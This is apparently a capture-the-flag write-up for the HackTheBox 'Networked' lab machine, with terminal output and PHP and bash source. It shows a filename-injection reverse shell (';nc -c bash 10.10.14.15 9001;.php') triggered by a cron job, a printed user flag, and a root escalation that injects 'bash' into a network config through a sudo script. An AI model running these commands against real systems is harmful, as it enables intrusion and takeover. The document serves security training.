
```
┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.192.80] 35952
bash: no job control in this shell
bash-4.2$

bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$
```

Cronjob running every 3 mins.




```
bash-4.2$ ls -al
total 28
drwxr-xr-x. 2 guly guly 4096 Sep  6  2022 .
drwxr-xr-x. 3 root root   18 Jul  2  2019 ..
lrwxrwxrwx. 1 root root    9 Sep  7  2022 .bash_history -> /dev/null
-rw-r--r--. 1 guly guly   18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly  193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly  231 Oct 30  2018 .bashrc
-r--r--r--. 1 root root  782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root   44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly   33 May  4 18:57 user.txt
bash-4.2$
bash-4.2$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
bash-4.2$
bash-4.2$ cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";
```

Base64 to copy file to our local machine.




```
bash-4.2$ base64 -w 0 check_attack.php
```

PD9waHAKcmVxdWlyZSAnL3Zhci93d3cvaHRtbC9saWIucGhwJzsKJHBhdGggPSAnL3Zhci93d3cvaHRtbC91cGxvYWRzLyc7CiRsb2dwYXRoID0gJy90bXAvYXR0YWNrLmxvZyc7
CiR0byA9ICdndWx5JzsKJG1zZz0gJyc7CiRoZWFkZXJzID0gIlgtTWFpbGVyOiBjaGVja19hdHRhY2sucGhwXHJcbiI7CgokZmlsZXMgPSBhcnJheSgpOwokZmlsZXMgPSBwcmVn
X2dyZXAoJy9eKFteLl0pLycsIHNjYW5kaXIoJHBhdGgpKTsKCmZvcmVhY2ggKCRmaWxlcyBhcyAka2V5ID0+ICR2YWx1ZSkgewoJJG1zZz0nJzsKICBpZiAoJHZhbHVlID09ICdp
bmRleC5odG1sJykgewoJY29udGludWU7CiAgfQogICNlY2hvICItLS0tLS0tLS0tLS0tXG4iOwoKICAjcHJpbnQgImNoZWNrOiAkdmFsdWVcbiI7CiAgbGlzdCAoJG5hbWUsJGV4
dCkgPSBnZXRuYW1lQ2hlY2soJHZhbHVlKTsKICAkY2hlY2sgPSBjaGVja19pcCgkbmFtZSwkdmFsdWUpOwoKICBpZiAoISgkY2hlY2tbMF0pKSB7CiAgICBlY2hvICJhdHRhY2sh
XG4iOwogICAgIyB0b2RvOiBhdHRhY2ggZmlsZQogICAgZmlsZV9wdXRfY29udGVudHMoJGxvZ3BhdGgsICRtc2csIEZJTEVfQVBQRU5EIHwgTE9DS19FWCk7CgogICAgZXhlYygi
cm0gLWYgJGxvZ3BhdGgiKTsKICAgIGV4ZWMoIm5vaHVwIC9iaW4vcm0gLWYgJHBhdGgkdmFsdWUgPiAvZGV2L251bGwgMj4mMSAmIik7CiAgICBlY2hvICJybSAtZiAkcGF0aCR2
YWx1ZVxuIjsKICAgIG1haWwoJHRvLCAkbXNnLCAkbXNnLCAkaGVhZGVycywgIi1GJHZhbHVlIik7CiAgfQp9Cgo/Pgo=bash-4.2$




```
┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ echo 'PD9waHAKcmVxdWlyZSAnL3Zhci93d3cvaHRtbC9saWIucGhwJzsKJHBhdGggPSAnL3Zhci93d3cvaHRtbC91cGxvYWRzLyc7CiRsb2dwYXRoID0gJy90bXAvYXR0YW
NrLmxvZyc7CiR0byA9ICdndWx5JzsKJG1zZz0gJyc7CiRoZWFkZXJzID0gIlgtTWFpbGVyOiBjaGVja19hdHRhY2sucGhwXHJcbiI7CgokZmlsZXMgPSBhcnJheSgpOwokZmlsZX
MgPSBwcmVnX2dyZXAoJy9eKFteLl0pLycsIHNjYW5kaXIoJHBhdGgpKTsKCmZvcmVhY2ggKCRmaWxlcyBhcyAka2V5ID0+ICR2YWx1ZSkgewoJJG1zZz0nJzsKICBpZiAoJHZhbH
VlID09ICdpbmRleC5odG1sJykgewoJY29udGludWU7CiAgfQogICNlY2hvICItLS0tLS0tLS0tLS0tXG4iOwoKICAjcHJpbnQgImNoZWNrOiAkdmFsdWVcbiI7CiAgbGlzdCAoJG
5hbWUsJGV4dCkgPSBnZXRuYW1lQ2hlY2soJHZhbHVlKTsKICAkY2hlY2sgPSBjaGVja19pcCgkbmFtZSwkdmFsdWUpOwoKICBpZiAoISgkY2hlY2tbMF0pKSB7CiAgICBlY2hvIC
JhdHRhY2shXG4iOwogICAgIyB0b2RvOiBhdHRhY2ggZmlsZQogICAgZmlsZV9wdXRfY29udGVudHMoJGxvZ3BhdGgsICRtc2csIEZJTEVfQVBQRU5EIHwgTE9DS19FWCk7CgogIC
AgZXhlYygicm0gLWYgJGxvZ3BhdGgiKTsKICAgIGV4ZWMoIm5vaHVwIC9iaW4vcm0gLWYgJHBhdGgkdmFsdWUgPiAvZGV2L251bGwgMj4mMSAmIik7CiAgICBlY2hvICJybSAtZi
AkcGF0aCR2YWx1ZVxuIjsKICAgIG1haWwoJHRvLCAkbXNnLCAkbXNnLCAkaGVhZGVycywgIi1GJHZhbHVlIik7CiAgfQp9Cgo/Pgo=' | base64 -d > check_attack.php
```

We will put malicious file in upload folder and this program will think it is a malicious file and try to delete. But we will make it execute our file.
We have to inject our file in upload folder.
For details, watch ippsec video.



```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
:
```




1: kali@kali: ~/Desktop/htb/networked

```
foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
(END)
```

We will make a file name touch -- ';nc -c bash 10.10.14.15 9001;.php'

We have to put .php to make it looks like a malicious file for the system so that it will try to get rid of it.
Then we wait 3mins for the cronjob to execute it.
Now we got user shell.




```
bash-4.2$ cd /var/www/html/uploads/
bash-4.2$ ls
10_10_14_15.php.gif  127_0_0_2.png  127_0_0_4.png
127_0_0_1.png        127_0_0_3.png  index.html
bash-4.2$ touch -- ';nc -c bash 10.10.14.15 9001;.php'
bash-4.2$ date
Mon May  5 05:49:42 CEST 2025
bash-4.2$ ls
10_10_14_15.php.gif  127_0_0_3.png                    index.html
127_0_0_1.png        127_0_0_4.png
127_0_0_2.png        ;nc -c bash 10.10.14.15 9001;.php
```


1: kali@kali: ~/Desktop/htb/networked

```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1555454  bytes 225995896 (215.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~/Desktop/htb/networked]
└─$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.192.80] 35954
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

Do the shell upgrade (stty) and get the user.txt.




```
[guly@networked ~]$ cat user.txt
0ad701382c27998fd4d395b4e8ff32cb
[guly@networked ~]$
```




```
[guly@networked .ssh]$ sudo -l
Matching Defaults entries for guly on networked:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
    (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked .ssh]$
```

We check the changename.sh and found in its regexp it accepts space.
This program is actually taking user input as config and execute those configs.




```
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
        echo "interface $var:"
        read x
        while [[ ! $x =~ $regexp ]]; do
                echo "wrong input, try again"
                echo "interface $var:"
                read x
        done
        echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
[guly@networked .ssh]$
```

So we run the program and put space and 'bash'. Then the system execute bash cmd and return root access.



```
[guly@networked .ssh]$ sudo /usr/local/sbin/changename.sh
interface NAME:
hjgabkfa bash
interface PROXY_METHOD:
ljahdf
interface BROWSER_ONLY:
asfda
interface BOOTPROTO:
adfa
[root@networked network-scripts]#
```

When we check the ifcfg-guly file, we can see it took spcace and the text 'bash'.



```
[root@networked network-scripts]# cat /etc/sysconfig/network-scripts/ifcfg-guly
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
NAME=hjgabkfa bash
PROXY_METHOD=ljahdf
BROWSER_ONLY=asfda
BOOTPROTO=adfa
```